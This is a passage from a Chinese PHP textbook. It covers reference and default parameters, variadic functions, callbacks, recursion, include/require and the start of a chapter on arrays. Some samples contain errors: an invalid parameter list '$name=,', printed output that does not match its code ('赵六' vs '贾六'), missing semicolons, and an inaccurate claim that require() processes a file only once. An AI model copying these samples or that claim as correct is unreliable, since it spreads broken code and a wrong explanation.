PHP 中默认是按值传递参数，而且函数的参数也属于局部变量，所以即使在函数内部改变参数的值，它并不会改变函数外部的值。函数为子程序，调用函数的程序可以称为父程序。父程序直接传递指定的值或是变量给函数使用。由于所传递的值或变量，与函数里的数值分别存储于不同的内存区块，所以如果函数对所导入的数值做了任何变动，并不会对父程序造成直接影响。如下所示：

```php
<?php
    /**
        声明一个函数test，用于测试参数
        @param   int  $arg     需要一个整型值参数
    */
    function test( $arg ) {
        $arg = 200;                    //在函数中改变参数$a的值为200
    }

    $var = 100;                        //在父程序中声明一个全局变量$var，初值为100
    test($var);                        //调用test函数，并将变量$var的值100传给函数的参数$arg
    echo $var;                         //输出100。$var的值没有变化
```

在上面的程序中，调用 test()函数时，将全局变量$var 的“值”传给函数 test()。虽然在 test()函数中对变量$arg 指定了新值 200，但是并不能改变函数外变量$var 的值。调用 test()函数结束后，变量$var 的输出值仍为 100。如果希望允许函数修改它的参数值，必须通过引用传递参数。相对于按值传递模式，并不会将父程序中的指定数值或目标变量传递给函数，而是把该数值或变量的内存储存区块相对地址导入函数之中。因此当该数值在函数中有任何变动时，会连带对父程序造成影响。如果想要函数的一个参数总是通过引用传递，在函数定义中，在参数的前面预先加上符号“&”即可。如下所示：

```php
<?php
    /**
        声明一个函数test，用于测试参数
        @param   int  $arg     需要一个整型值参数,使用'&'将按引用方式传递参数，参数必须是变量
    */
    function test( &$arg ) {
        $arg = 200;                    //在函数中改变参数$a的值为200,$arg是引用参数，外部变量$var也被修改
    }

    $var = 100;                        //在父程序中声明一个全局变量$var，初值为100
    test($var);                        //调用test函数，并将变量$var的引用传给函数的参数$arg
    echo $var;                         //输出200。$var的值在函数中修改变量$arg时被修改
```

在上面的程序中，调用 test()函数时，并不是将全局变量$var 的值 100 传递给函数 test()。可以看到，在 test()函数的定义中，使用了引用符号“&”指定变量$arg 为按引用传递方式。在函数体中对变量$arg 指定了新值 200，由于按引用方式会修改外部数据，所以外部变量$var 的值也一起被修改为 200。调用函数结束后，可以看到变量$var 的输出值为 200。

注意：如果在函数的形参中有使用“&”修饰的参数，在调用该函数时就必须传入一个变量给这个参数，而不能传递一个值。

在 PHP 的系统函数中有很多这样的函数，都需要传递一个变量给引用参数，在函数中改变参数变量的值，则传递的这个参数变量本身的值也会在父程序中被改变。例如，在数组处理函数中的 next()、sort()、shuffle、key()等函数都是引用参数的函数。其中 sort()的使用及说明如下所示：

```php
<?php
    $arr = array( 1, 5, 8, 4, 6, 2, 9 );          //声明一个数组，元素成员的顺序是打乱的
    print_r( $arr );                               //输出排序前数据的顺序

    sort( $arr );                                  //使用sort()函数排序，必须传入一个数组变量
    print_r( $arr );                               //数组$arr排序后的结果输出
```

可以看到使用 sort()函数成功对数组$arr 进行了排序，只需要直接将数组变量$arr 作为参数调用 sort()函数处理，原数组就是排序后的顺序。因为 sort()使用的是一个引用参数，所以在 sort 内部对传入的数组参数进行排序，父程序向该函数传入的数组变量值也就被改变了。

8.5.4　默认参数的函数

默认参数的函数格式说明如下所示：

```
mixed funName (string name [, string value [, int expire]] )      #在参数列表中出现使用 [ ] 描述的参数
```

在定义函数时声明了参数，而在调用函数时没有指定参数或是少指定了参数，就会出现缺少参数的警告。在 PHP 中，支持函数的默认方式调用，即为参数指定一个默认值。在调用函数时如果没有指定参数的值，在函数中会使用参数的默认值。默认值必须是常量表达式，不是（例如）变量、类成员或者函数调用，PHP 还允许使用数组和特殊类型 NULL 作为默认参数。如下所示：

```php
<?php
    /**
     自定义一个函数名称为person，用于打印一个人的属性
     @param   string   $name    人的名字属性字符串，默认值为"张三"
     @param   int      $age     人的年龄属性，默认值为20
     @param   string   $sex     人的性别属性，默认值为"男"
    */
    function person( $name="张三", $age=20, $sex="男" ){
        echo "我的名字是：{$name}，我的年龄为：{$age}，性别：{$sex} <br>";
    }

    person();                                  //在调用函数时三个参数都没有传值，全部使用默认参数
    person("李四");                            //第一个默认参数被传入的值覆盖，后两个参数使用默认参数
    person("王五", 22);                        //前两个默认参数被传入的值覆盖，最后一个参数使用默认参数
    person("贾六", 18, "女");                  //在调用函数时，三个默认参数都被传入的值覆盖
```

该程序执行后输出结果如下所示：

```
我的名字是：张三，我的年龄为：20，性别：男
我的名字是：李四，我的年龄为：20，性别：男
我的名字是：王五，我的年龄为：22，性别：男
我的名字是：赵六，我的年龄为：18，性别：女
```

在上例中声明了一个名为 person()并带有三个参数的函数，其中的三个参数都被默认赋上初值，即默认参数。在调用该函数时，如果少传或不传参数，参数将使用默认的值。如果用户在调用函数时传值，则用传入的值。

当调用函数传递参数时，实参和形参是按顺序对应传递数据的，如果实参个数少于形参，则最右边的形参不会被传值。当使用默认参数时，任何默认参数必须放在任何非默认参数的右侧，否则，可能函数将不会按照预期的情况工作。例如，下面的函数声明就是函数默认参数不正确的用法。后面两个参数

没有被传值，也没有默认值，在调用时出现警告。如下所示：

```
<?php
    /**
        自定义一个函数名称为person，用于打印一个人的属性
        @param   string   $name     人的名字属性字符串，默认值为"张三"
        @param   int      $age      人的年龄属性
        @param   string   $sex      人的性别属性
    */
    function person( $name="张三", $age, $sex){
        echo "我的名字是：{$name}，我的年龄为：{$age}，性别：{$sex} <br>";
    }

    person("李四");                    //第一个默认参数被传入的值覆盖，后两个参数没有传值，会出现2条警告报告
```

只需将函数头部的参数列表中，默认参数列在所有没有默认值参数的后面，该程序即可正确执行。如下所示：

```
<?php
    /**
        自定义一个函数名称为person，用于打印一个人的属性
        @param   string   $name     人的名字属性字符串
        @param   int      $age      人的年龄属性
        @param   string   $sex      人的性别属性,默认值为"男"
    */
    function person( $name=, $age, $sex="男" ){
        echo "我的名字是：{$name}，我的年龄为：{$age}，性别：{$sex} <br>";
    }

    person("李四", 20);                //前两个参数传值，没有为最后一个参数传值，则使用默认值"男"
```

在上面的代码中，函数 person()在调用时，前两个参数是必须传值的参数，如果不传值则会出现错误。而最后一个参数是可选的参数，如果不传值则使用默认值。在 PHP 的系统函数中有很多这样的函数，前面是必须传值的参数，后面是可选参数。例如 printf()、explode()、mysql_query()、setCookie()等函数都有必选和可选参数。

8.5.5 可变个数参数的函数

可变参数的函数格式说明如下所示：

```
mixed funName (string arg1 [, string ...]  )          #在参数列表中出现使用“...”描述的参数
```

使用默认参数适合实参个数少于形参的情况，而可变参数列表则适合实参个数多于形参的情况。如果在函数中使用不到多传入的参数则没有意义。通常，用户定义函数时，设置的参数数量是有限的。如果希望函数可以接受任意数量的参数，需要在函数中使用 PHP 系统提供的 func_get_args()函数，它将所有传递给脚本函数的参数当做一个数组返回。如下所示：

```
<?php
    /**
        声明一个函数more_args()，用于打印参数列表的值
        虽然没有声明参数列表，但可以传入任意个数，任意类型的参数值
    */
    function more_args() {
```

```
        $args = func_get_args();                          //将所有传递给脚本函数的参数当做一个数组返回
        for($i=0; $i<count($args); $i++) {                //使用for循环遍历数组$args
            echo "第".$i."个参数是".$args[$i]."<br>";     //分别输出传入函数的每个参数
        }
    }
    more_args("one", "two", "three", 1, 2, 3);            //调用函数并输入多个参数
```

除此之外，也可以使用 func_num_args()函数返回参数的总数，使用 func_get_arg()函数接受一个数字参数，返回指定的参数。上面的函数可以改写为：

```
<?php
    /**
        声明一个函数more_args()，用于打印参数列表的值
        虽然没有声明参数列表，但可以传入任意个数，任意类型的参数值
    */
    function more_args() {
        for($i=0; $i<func_num_args(); $i++) {                    //使用for循环遍历数组$args
            echo "第".$i."个参数是".func_get_arg($i)."<br>";     //分别输出传入函数的每个参数
        }
    }
    more_args("one", "two", "three", 1, 2, 3);                   //调用函数并输入多个参数
```

上面的两个例子实现了相同的功能，都可以在函数中获取任意个数的参数列表，并在函数中使用。在 PHP 的系统函数中，也有很多这样的可变参数的函数，例如 array()、echo() 和 array_merge() 等函数都可以传递任意多个参数。

8.5.6　回调函数

回调函数格式说明如下所示：

```
mixed funName ( callback arg )          #在参数列表中使用伪类型 callback 描述
```

所谓的回调函数，就是指调用函数时并不是传递一个标准的变量作为参数，而是将另一个函数作为参数传递到调用的函数中。如果在函数的格式说明中，出现“callback”类型的参数，该函数就是回调函数。callback 也属于 PHP 中伪类型的一种，说明函数的参数需要接受另一个函数作为实参。一个很重要的问题是为什么要使用函数作为参数呢？前面介绍过，通过参数的传递可以改变调用函数的执行行为，但有时仅将一个值传递给函数能力还是有限的，如果可以将一个用户定义的“执行过程”传递到函数中使用，就大大增加了用户对函数功能的扩展。而如何声明和使用回调函数也是比较关键的问题，如果需要声明回调函数，就需要先了解一下变量函数。

1．变量函数

变量函数也称为可变函数。如果一个变量名后有圆括号，PHP 将寻找与变量的值同名的函数，并且将尝试执行它。例如，声明一个函数 test()，将函数名称字符串“test”赋给变量$demo。如果直接打印$demo 变量，输出的值一定是字符串“test”，但如果在$demo 变量后加上圆括号“$demo()”，则为调用对应$demo 变量值“test”的函数。这样就可以将不同的函数名称赋给同一个变量，再通过变量去调用这个函数，很类似于面向对象中多态特性的应用。如下所示：

```php
<?php
    /** 声明第一个函数one，计算两个数的和
        @param   int  $a   计算和的第一个运算元
        @param   int  $b   计算和的第二个运算元
        @return  int       返回计算后的结果
    */
    function one( $a, $b ) {
        return $a + $b;
    }

    /** 声明第二个函数two，计算两个数的平方和
        @param   int  $a   计算平方和的第一个运算元
        @param   int  $b   计算平方和的第二个运算元
        @return  int       返回计算后的结果
    */
    function two($a, $b) {
        return $a*$b + $b*$b;
    }

    /** 声明第三个函数three，计算两个数的立方和
        @param   int  $a   计算立方和的第一个运算元
        @param   int  $b   计算立方和的第二个运算元
        @return  int       返回计算后的结果
    */
    function three($a, $b) {
        return $a*$a*$a + $b*$b*$b;
    }

    $result = "one";                    //将函数名"one"赋给变量$result，执行$result()时则调用函数one()
    //$result = "two";                  //将函数名"two"赋给变量$result，执行$result()时则调用函数two()
    //$result = "three";                //将函数名"three"赋给变量$result，执行$result()时则调用函数three()

    echo "运算结果是：".$result(2, 3);  //变量$result接收到哪个函数名的值，就调用哪个函数
```

在上例中声明 one()、two()和 three()三个函数，分别用于计算两个数的和、平方和及立方和。并将三个函数的函数名（不带圆括号）以字符串的方式赋给变量$result，然后使用变量名$result 后面加上圆括号并传入两个整型参数，就会寻找与变量$result 的值同名的函数执行。大多数函数都可以将函数名赋值给变量，形成变量函数。但变量函数不能用于语言结构，例如 echo()，print()，unset()，isset()，empty()，include()，require()及类似的语句。

2. 使用变量函数声明和应用回调函数

如果要自定义一个可以回调的函数，可以选择使用变量函数帮助实现。在定义回调函数时，函数的声明结构是没有变化的，只要声明的参数是一个普通变量即可。但在函数的内部应用这个参数变量时，如果加上圆括号就可以调用到和这个参数值同名的函数了，所以为其传递的参数一定要是另一个函数名称字符串才行。使用回调函数的目的是可以将一段自己定义的功能传到函数内部使用。如下所示：

```php
<?php
    /** 声明回调函数filter，在0-100的整数中通过自定义条件过滤不要的数字
        @param   callback     $fun     需要传递一个函数名称字符串作为参数
    */
    function filter( $fun ) {
        for($i=0; $i <= 100; $i++) {
            //将参数变量$fun加上一个圆括号$fun()，则为调用和变量$fun值同名的函数
            if( $fun($i) )
                continue;
```

```
10
11              echo $i.'<br>';
12          }
13      }
14
15      /** 声明一个函数one，如果参数是3的倍数就返回true，否则返回false
16          @param   int  $num      需要一个整数作为参数
17      */
18      function one($num) {
19          return $num%3 == 0;
20      }
21
22      /** 声明一个函数two，如果参数是一个回文数(翻转后还等于自己的数)返回true，否则返回false
23          @param   int $num       需要一个整数作为参数
24      */
25      function two($num) {
26          return $num == strrev($num);
27      }
28
29      filter("one");        //打印出100以内非3的倍数，参数"one"是函数one()的名称字符串，是一个回调
30      echo '---------------------<br>';
31      filter('two');        //打印出100以内非回文数，参数"two"是函数two()的名称字符串，是一个回调
```

在上面的示例中，如果声明的函数 filter()只是接受普通的值作为参数，则用户能过滤掉的数字就会比较单一。而本例在定义的函数 filter()中，调用到了通过参数传递进来的一个函数作为过滤条件，这样函数的功能就强大多了，可以在 filter()函数中过滤掉你不喜欢的任意数字。在函数 filter()内部通过参数变量$fun 加上一个圆括号“$fun()”，就可以调用和变量$fun 值相同的函数作为过滤的条件。例如，本例中声明了 one()和 two()两个函数，分别用于过滤掉 100 之内 3 的倍数和回文数时，只要在调用 filter()时，将函数名称“one”和“two”字符串传递给参数，即将这两个函数传递给 filter()函数内部使用。

3．借助 call_user_func_array()函数自定义回调函数

虽然可以使用变量函数去声明自己的回调函数，但最多的还是通过 call_user_func_array()函数去实现。函数 call_user_func_array()是 PHP 中的内置函数，其实它也是一个回调函数，格式说明如下：

mixed call_user_func_array (callback function, array param_arr)

该函数有两个参数，第一个参数因为使用伪类型 callback，所以这个参数需要是一个字符串，表示要调用的函数名，第二个参数则是一个数组类型参数，表示参数列表，按照顺序依次会传递给要调用的函数。该函数的应用示例如下：

```
1 <?php
2     /** 声明一个函数fun()，功能只输出两个字符串，目的是作为call_user_func_array()回调参数
3         @param   string   $msg1     需要传递一个字符串作为参数
4         @param   string   $msg2     需要传递另一个字符串作为参数
5     */
6     function fun($msg1, $msg2) {
7         echo '$msg1 = '.$msg1;
8         echo '<br>';
9         echo '$msg2 = '.$msg2;
10    }
11
12    /** 通过系统函数call_user_func_array() 调用函数fun()
13        第一个参数为函数fun()的名称字符串
14        第二个参数则是一个数组，每个元素值会按顺序传递给调用的fun()函数参数列表中
```

```
15      */
16      call_user_func_array('fun', array('LAMP', '兄弟连'));
```

在上例的第 16 行通过系统函数 call_user_func_array()调用了自己定义的函数 fun()。将函数 fun()的名称字符串传递给了 call_user_func_array()函数中的第一个参数，第二个参数则需要一个数组，数组中元素个数必须和 fun()函数的参数列表个数相同。因为这个数组参数中的每个元素值，都会通过 call_user_func_array()函数，按顺序依次传递给回调到的函数 fun()参数列表中。所以我们可以将前面通过变量函数实现的自定义回调函数，改成借助 call_user_func_array()函数的方式实现。代码如下所示：

```
1  <?php
2      /** 声明回调函数filter，在0-100的整数中通过自定义条件过滤不要的数字
3          @param   callback      $fun      需要传递一个函数名称字符串作为参数
4      */
5      function filter( $fun ) {
6          for($i=0; $i <= 100; $i++) {
7              //使用系统函数call~user_func_array()，调用变量$fun值相同的函数
8              if( call_user_func_array($fun, array($i)) )
9                  continue;
10
11             echo $i.'<br>';
12         }
13     }
```

本例的第 8 行，在自定义的函数 filter()内部，将原来变量函数位置改写为 call_user_func_array()函数的调用方式，而函数 filter()的应用方式没有变化。

4. 类静态函数和对象的方法回调

前面介绍的都是通过全局函数（没有在任何对象或类之中定义的函数）声明和应用的回调函数，但如果遇到回调类中的静态方法，或是对象中的普通方法，则有一些不一样的地方。面向对象技术将在本书后面的章节中介绍，所以对于本节介绍的这种应用方式，可以在后面的学习和应用中需要时，再回来翻开本页查阅。回调的方法，如果是一个类的静态方法或对象中的一个成员方法，怎么办呢？我们再来看一下 call_user_func_array()函数的应用。可以将第一个参数“函数名称字符串”改为“数组类型的参数”，如下所示：

```
1  <?php
2      /* 声明一个类Demo,类中声明一个静态的成员方法fun() */
3      class Demo {
4          static function fun($msg1, $msg2) {
5              echo '$msg1 = '.$msg1;
6              echo '<br>';
7              echo '$msg2 = '.$msg2;
8          }
9      }
10
11     /* 声明一个类Test，类中声明一个普通的成员方法fun()  */
12     class Test {
13         function fun($msg1, $msg2) {
14             echo '$msg1 = '.$msg1;
15             echo '<br>';
16             echo '$msg2 = '.$msg2;
17         }
18     }
```

```
19
20      /** 通过系统函数call_user_func_array()调用Demo类中的静态成员方法fun(),
21          回调类中的成员方法:第一个参数必须使用数组，并且这个数组需要指定两个元素，
22          第一个元素为类名称字符串，第二个元素则是该类中的静态方法名称字符串。
23          第二个参数也是一个数组，这个数组中每个元素值会按顺序传递给调用Demo类中的fun()方法参数列表中。
24      */
25      call_user_func_array( array("Demo", 'fun'), array('LAMP', '兄弟连') );
26
27      /** 通过系统函数call_user_func_array()调用Test类的实例对象中的成员方法fun(),
28          回调类中的成员方法:第一个参数必须使用数组，并且这个数组需要指定两个元素，
29          第一个元素为对象引用，在本例也可以是$obj=new Test()中的$obj，第二个元素则是该对象中的成员方法名称字符串。
30          第二个参数也是一个数组，这个数组中每个元素值会按顺序传递给调用new Test()对象中的fun()方法参数列表中。
31      */
32      call_user_func_array( array(new Test(), 'fun'), array('BroPHP', '学习型PHP框架') );
```

所以使用 call_user_func_array()函数实现的自定义回调函数，或是 PHP 系统中为我们提供的所有回调函数，都可以像该函数一样，在第一个参数中使用数组类型值，而且数组中必须使用两个元素：如果调用类中的成员方法，就需要在这个数组参数中指定第一个元素为类名称字符串，第二个元素则是该类中的静态方法名称字符串；如果是调用对象中的成员方法名称，则这个数组中第一元素值为对象的引用，第二个元素则是该对象中的成员方法名称字符串。call_user_func_array()函数的第二个参数使用没有变化。回调函数的说明格式总结如下所示，其中 callback()代表所有回调函数：

```
callback ("函数名称字符串")                                    #回调全局函数
callback (array("类名称字符串",  "类中静态方法名称字符串"));    #回调类中的静态成员方法
callback (array(对象引用,  "对象中方法名称字符串"))            #回调对象中的成员方法
```

系统为我们提供的回调函数和我们自定义的回调函数在调用方法上都是完全相同的。在 PHP 中，提供的带有回调函数的系统函数有很多，但大多数的应用都会涉及后面章节的知识点，所以这里就不再过多阐述，不过会在后面章节中看到它们的具体应用。

8.6 递归函数

递归函数即自调用函数，在函数体内部直接或间接地自己调用自己，即函数的嵌套调用是函数本身。通常在此类型的函数体之中会附加一个条件判断叙述，以判断是否需要执行递归调用，并且在特定条件下终止函数的递归调用动作，把目前流程的主控权交回上一层函数执行。因此，当某个执行递归调用的函数没有附加条件判断叙述时，可能会造成无限循环的错误情形。

函数递归调用最大的好处在于可以精简程序中的繁杂重复调用程序，并且能以这种特性来执行一些较为复杂的运算动作。例如，列表、动态树型菜单及遍历目录等操作。相应的非递归函数虽然效率高，但却比较难编程，而且相对来说可读性差。现代程序设计的目标主要是可读性好。随着计算机硬件性能的不断提高，程序在更多的场合优先考虑可读而不是高效，所以，鼓励用递归函数实现程序思想。一个简单的递归调用如下所示：

```
1 <?php
2     /**
3         声明一个名称为test的函数，用于测试递归
4         $param   int  $n   需要一个整数作为参数
```

```
*/
function test( $n ) {                          //声明一个名为test的函数，有一个参数
    echo $n."  ";                    //在函数开始处输出参数的值和两个空格

    if($n>0)                                   //判断参数是否大于0
        test($n-1);                            //如果参数大于0则调用自己，并将参数减1后再次传入
    else                                       //判断参数是否不大于0
        echo " <--> ";                         //输出分界字符串

    echo $n."  ";                    //在函数结束处输出参数的值和两个空格
}

test(10);                                      //调用test()函数将整数10传给参数
```

该程序执行后输出结果如下所示：

```
10 9 8 7 6 5 4 3 2 1 0  <--> 0 1 2 3 4 5 6 7 8 9 10        #找到结果中后半部分的数字正向顺序输出的原因
```

在上例中声明了一个 test()函数，该函数需要一个整型的参数。在函数外面通过传递整数 10 作为参数调用 test()函数。在 test()函数体中，第一条代码输出参数的值和两个空格。然后判断条件是否成立，成立则调用自己并将参数减 1 再次传入。开始调用时，它是外层调内层，内层调更内一层。直到最内层由于条件不允许必须结束。最内层结束了，输出“<-->”作为分界符，执行调用之后的代码输出参数的值和两个空格，它就会回到稍外一层继续执行，稍外一层再结束时，退到再稍外一层继续执行，层层退出，直到最外层结束。执行后的结果就是我们上面所看到的。递归函数有点像电影《盗梦空间》的剧情模式，我猜想编剧以前有可能和我们是同行。

8.7 使用自定义函数库

函数库并不是定义函数的 PHP 语法，而是编程时的一种设计模式。函数是结构化程序设计的模块，是实现代码重用的核心。为了更好地组织代码，使自定义的函数可以在同一个项目的多个文件中使用，通常将多个自定义的函数组织到同一个文件或多个文件中。这些收集函数定义的文件就是创建的 PHP 函数库。如果在 PHP 的脚本中想使用这些文件中定义的函数，就需要使用 include()、include_once()、require()或 require_once()中的一个函数，将函数库文件载入到脚本程序中。

require()语句的性能与 include()相类似，都是包括并运行指定文件。不同之处在于，对 include()语句来说，在执行文件时每次都要进行读取和评估；而对于 require()语句来说，文件只处理一次（实际上，文件内容替换了 require()语句）。这就意味着如果可能执行多次的代码，则使用 require()效率比较高。另一方面，如果每次执行代码时是读取不同的文件，或者有通过一组文件迭代的循环，就使用 include()语句。

require()语句的使用方法如 require("myfile.php")，这个语句通常放在 PHP 脚本程序的最前面。PHP 程序在执行前，就会先读入 require()语句所引入的文件，使它变成 PHP 脚本文件的一部分。include()语句的使用方法和 require()语句一样如 include("myfile.php")。而这个语句一般是放在流程控制的处理区段中。PHP 脚本文件在读到 include()语句时，才将它包含的文件读进来。这种方式，可以把程序执行时的流程简单化。如下所示：

```php
<?php
    require 'config.php';                    //使用require语句包含并执行config.php文件

    if ($condition)                          //在流程控制中使用include语句
        include 'file.txt';                  //使用include语句包含并执行file.txt文件
    else                                     //条件不成立则包含下面的文件
        include ('other.php');               //使用include语句包含并执行other.php文件

    require ('somefile.txt');                //使用require语句包含并执行somefile.txt文件
```

上例中在一个脚本文件中使用了 require()和 include()两种语句，include()语句放在流程控制的处理区段中使用，当 PHP 脚本文件在读到它时，才将它包含的文件读进来。而在文件的开头和结尾处使用 require()语句，在这个脚本执行前，就会先读入它所引入的文件，使它包含的文件成为 PHP 脚本文件的一部分。

require()和 include()语句是语言结构，不是真正的函数，可以像 PHP 中其他的语言结构一样，例如 echo()可以使用 echo("abc")形式，也可以使用 echo "abc"形式输出字符串 abc。require()和 include()语句也可以不加圆括号而直接加参数，例如 include 语句可以使用 include("file.php")包含 file.php 文件，也可以使用 include "file.php"形式。

include_once()和 require_once()语句也是在脚本执行期间包括并运行指定文件。此行为和 include()语句及 require()类似，使用方法也一样。唯一区别是如果该文件中的代码已经被包括了，则不会再次包括。这两个语句应该用于在脚本执行期间，同一个文件有可能被包括超过一次的情况下，确保它只被包括一次，以避免函数重定义及变量重新赋值等问题。

8.8 小结

本章必须掌握的知识点

- 函数在过程化编程中的应用
- 自定义 PHP 函数
- PHP 中变量的作用域范围
- 声明及应用各种形式的 PHP 函数（全部）
- 递归函数

本章需要了解的内容

- 定义和使用自定义函数库
- 结构化编程的模式

本章需要拓展的内容

- 在 PHP 的函数内部声明和应用函数

第9章 PHP中的数组与数据结构

数组是 PHP 中最重要的数据类型之一，在 PHP 中的应用非常广泛。因为 PHP 是弱数据类型的编程语言，所以 PHP 中的数组变量可以存储任意多个、任意类型的数据，并且可以实现其他强数据类型中的堆、栈、队列等数据结构的功能。使用数组的目的，就是将多个相互关联的数据，组织在一起形成集合，作为一个单元使用，达到批量数据处理的目的。本章主要包括 PHP 数组的作用、数组变量的声明方式、PHP 遍历数组的方式，以及多而强大的 PHP 内置处理数据的函数。另外，本章还介绍了 PHP 中预定义数组的应用，并结合实际的案例分析介绍数组的使用方法。

9.1 数组的分类

数组的本质是存储、管理和操作一组变量。数组也是 PHP 提供的 8 种数据类型中的一种，属于复合数据类型。前面我们介绍了标量变量，一个标量变量就是一个用来存储数值的命名区域。同样，数组是一个用来存储一系列变量值的命名区域。因此，可以使用数组组织多个变量。对数组的操作，也就是对这些基本组成部分的操作。

PHP 的数组在学习时感觉有些复杂，但功能却比许多其他高级语言中的数组更强大。和其他语言不一样的是，可以将多种类型的变量组织在同一个数组中，并且 PHP 数组存储数据的容量还可以根据里面元素个数的增减自动调整。还可以使用数组完成其他强类型语言里面数据结构的功能，例如 C 语言中的链表、堆、栈、队列、Java 中的集合等，在 PHP 中都可以使用数组实现。

表 9-1 为联系人列表，每一条记录为一个联系人信息。每条联系人信息都可以由多个不同类型的数据组成。

表 9-1 联系人列表

ID	姓　名	公　司	地　址	电　话	E-mail
1	高某	A 公司	北京市	(010)98765432	gm@linux.com
2	洛某	B 公司	上海市	(021)12345678	lm@apache.com
3	峰某	C 公司	天津市	(022)24680246	fm@mysql.com
4	书某	D 公司	重庆市	(023)13579135	sm@php.com

在表 9-1 中只有 4 条记录，每条记录中有联系人的 6 列信息。如果要在程序中使用这些数据，需要声明 24 个变量，将每个数据分别存放在一个变量中，以供程序操作。那么如果在表 9-1 中有 10 000 条或更多的记录呢？如果还使用单个变量去存储每个数据，显然不太现实。不仅声明这些变量需要大量的时间，在程序对这些数据进行操作时也会出现混乱。解决的办法就是使用复合数据类型去声明表 9-1 中的数据，数组和对象都是 PHP 中的复合数据类型，都可以完成表 9-1 中数据的声明。本章我们主要介绍数组处理，所以这里就使用数组来声明联系人列表。

使用数组的目的，就是将多个相互关联的数据，组织在一起形成集合，作为一个单元使用。例如，将表 9-1 中的每一条记录使用一个数组声明，这样就可以将每个联系人的 6 列数据只使用一个复合类型变量声明，组织成一个“联系人”数组。当对每个联系人数组进行处理时，即对表 9-1 中每一条记录进行操作。还可以将多个联系人数组存放在另外一个“联系人列表”的数组中，就组成了存放数组的数组，即二维数组。实现了将表 9-1 中所有的数据使用一个变量来声明的目的，只要对这一个联系人列表的二维数组进行处理，就可以对表 9-1 中的每个数据进行操作了。例如，使用双层循环将二维数组中的每个数据遍历出来，以用户定义的格式输出给浏览器。也可以将数组中的数据一起插入到数据库中，还可以很方便地将数组转换成 XML 文件使用等。

数组的分类

存储在数组中的单个值称为数组的元素，每个数组元素都有一个相关的索引，可以视为数据内容在此数组中的识别名称，通常也被称为数组下标。可以用数组中的下标来访问和下标相对应的元素。也可以将下标称为键名，键和值之间的关联通常称为绑定，键和值之间相互映射。在 PHP 中，根据数组提供下标的不同方式，将数组分为索引数组（indexed）和关联数组（associative）两种。

- 索引数组的索引值是整数。在大多数编程语言中，数组都具有数字索引，以 0 开始，依此递增。当通过位置来标识数组元素时，可以使用索引数组。
- 关联数组以字符串作为索引值。在其他编程语言中非常少见，但在 PHP 中使用以字符串作为下标的关联数组非常方便。当通过名称来标识数组元素时，可以使用关联数组。

图 9-1　索引数组和关联数组对比

如图 9-1 所示，分别使用索引数组和关联数组表示联系人列表中的一条记录。可以很清晰地看到索引数组是一组有序的变量，下标只能是整型数字，默认从 0 开始索引。而关联数组是键和值对的无序集合。在使用数组时，不应期望关联数组的键按特定的顺序排列，每个键都是一个唯一的字符串，与一个值相关联并用于访问该值。

9.2 数组的定义

在 PHP 中定义数组非常灵活，与其他许多编程语言中的数组不同，PHP 不需要在创建数组时指定数组的大小，甚至不需要在使用数组前先行声明，也可以在同一个数组中存储任何类型的数据。PHP 支持一维和多维数组，可以由用户创建，也可以由一些特定的数据库处理函数从数据库查询中生成数组，以及一些其他函数返回数组。在 PHP 中自定义数组可以使用以下两种方法。

- 直接为数组元素赋值即可声明数组。
- 使用 array()函数声明数组。

使用上面两种方法声明数组时，不仅可以指定元素的值，也可以指定元素的下标，即键和值都可以由使用者定义。

9.2.1 直接赋值的方式声明数组

数组中索引值（下标）只有一个的数组称为一维数组，在数组中这是最简单的一种，也是最常用的一种。使用直接为数组元素赋值方法声明一维数组的语法如下所示：

```
$数组变量名[下标] = 资料内容                    //其中索引值（下标）可以是一个字符串或一个整数
```

由于 PHP 中数组没有大小限制，所以在为数组初始化的同时就一并对数组进行了声明。在下例中声明了两个数组变量，数组变量名分别是 contact1 和 contact2。在变量名后面通过方括号“[]”中使用数字声明索引数组，使用字符串声明关联数组。代码如下所示：

```php
<?php
    $contact1[0] = 1;
    $contact1[1] = "高某";
    $contact1[2] = "A公司";
    $contact1[3] = "北京市";
    $contact1[4] = "(010)98765432";
    $contact1[5] = "gao@brophp.com";
```

```php
<?php
    $contact2["ID"] = 2;
    $contact2["姓名"] = "峰某";
    $contact2["公司"] = "B公司";
    $contact2["地址"] = "上海市";
    $contact2["电话"] = "(021)12345678";
    $contact2["EMAIL"] = "feng@lampbrother.com";
```

在上面的代码中声明了$contact1 和$cantact2 两个数组，每个数组中都有 6 个元素。因为 PHP 中数组没有大小限制，所以可以在上面的两个数组中，用同样的声明方法继续添加新元素。数组声明之后，访问的方式也是通过在变量名后面使用方括号“[]”传入下标，即可访问到数组中具体的元素。如下所示：

```php
<?php
    echo "第一个联系人的信息如下：<br>";
    echo "编号：".$contact1[0]."<br>";
    echo "姓名：".$contact1[1]."<br>";
    echo "公司：".$contact1[2]."<br>";
    echo "地址：".$contact1[3]."<br>";
    echo "电话：".$contact1[4]."<br>";
    echo "EMAIL:".$contact1[5]."<br>";
```

```php
<?php
    echo "第二个联系人的信息如下：<br>";
    echo "编号：".$contact2["ID"]."<br>";
    echo "姓名：".$contact2["姓名"]."<br>";
    echo "公司：".$contact2["公司"]."<br>";
    echo "地址：".$contact2["地址"]."<br>";
    echo "电话：".$contact2["电话"]."<br>";
    echo "EMAIL:".$contact2["EMAIL"]."<br>";
```

输出的结果如下所示：

```
第一个联系人的信息如下：
编号：1
姓名：高某
公司：A 公司
地址：北京市
电话：(010)98765432
EMAIL：gao@brophp.com
第二个联系人的信息如下：
编号：2
姓名：峰某
公司：B 公司
地址：上海市
电话：(021)12345678
EMAIL：feng@lampbrother.com
```

有时在调试程序时，如果只想在程序中查看一下数组中所有元素的下标和值，可以使用 print_r()或 var_dump()函数打印数组中所有元素的内容。如下所示：

```php
<?php
    print_r( $contact1 );        //输出数组$contact1中所有元素的下标和值
    var_dump( $contact1 );       //输出数组$contact1中所有元素的下标和值，同时输出每个元素的类型
    print_r( $contact2 );        //输出数组$contact2中所有元素的下标和值
    var_dump( $contact2 );       //输出数组$contact2中所有元素的下标和值，同时输出每个元素的类型
```

在声明数组变量时，还可以在下标中使用数字和字符串混合。但对于一维数组来说，下标由数字和字符串混合声明的数组很少使用。代码如下所示：

```php
<?php
    $contact[0] = 1                      //声明数组使用的下标为整数0
    $contact["ID"] = 1                   //声明数组使用的下标为字符串
    $contact[1] = "高某";                //使用下标为整数1向数组中添加元素
    $contact["姓名"] = "峰某";           //使用下标为字符串"姓名"向数组中添加元素
    $contact[2] = "A公司";               //使用下标为整数2向数组中添加元素
    $contact["公司"] = "A公司";          //使用下标为字符串"公司"向数组中添加元素
```

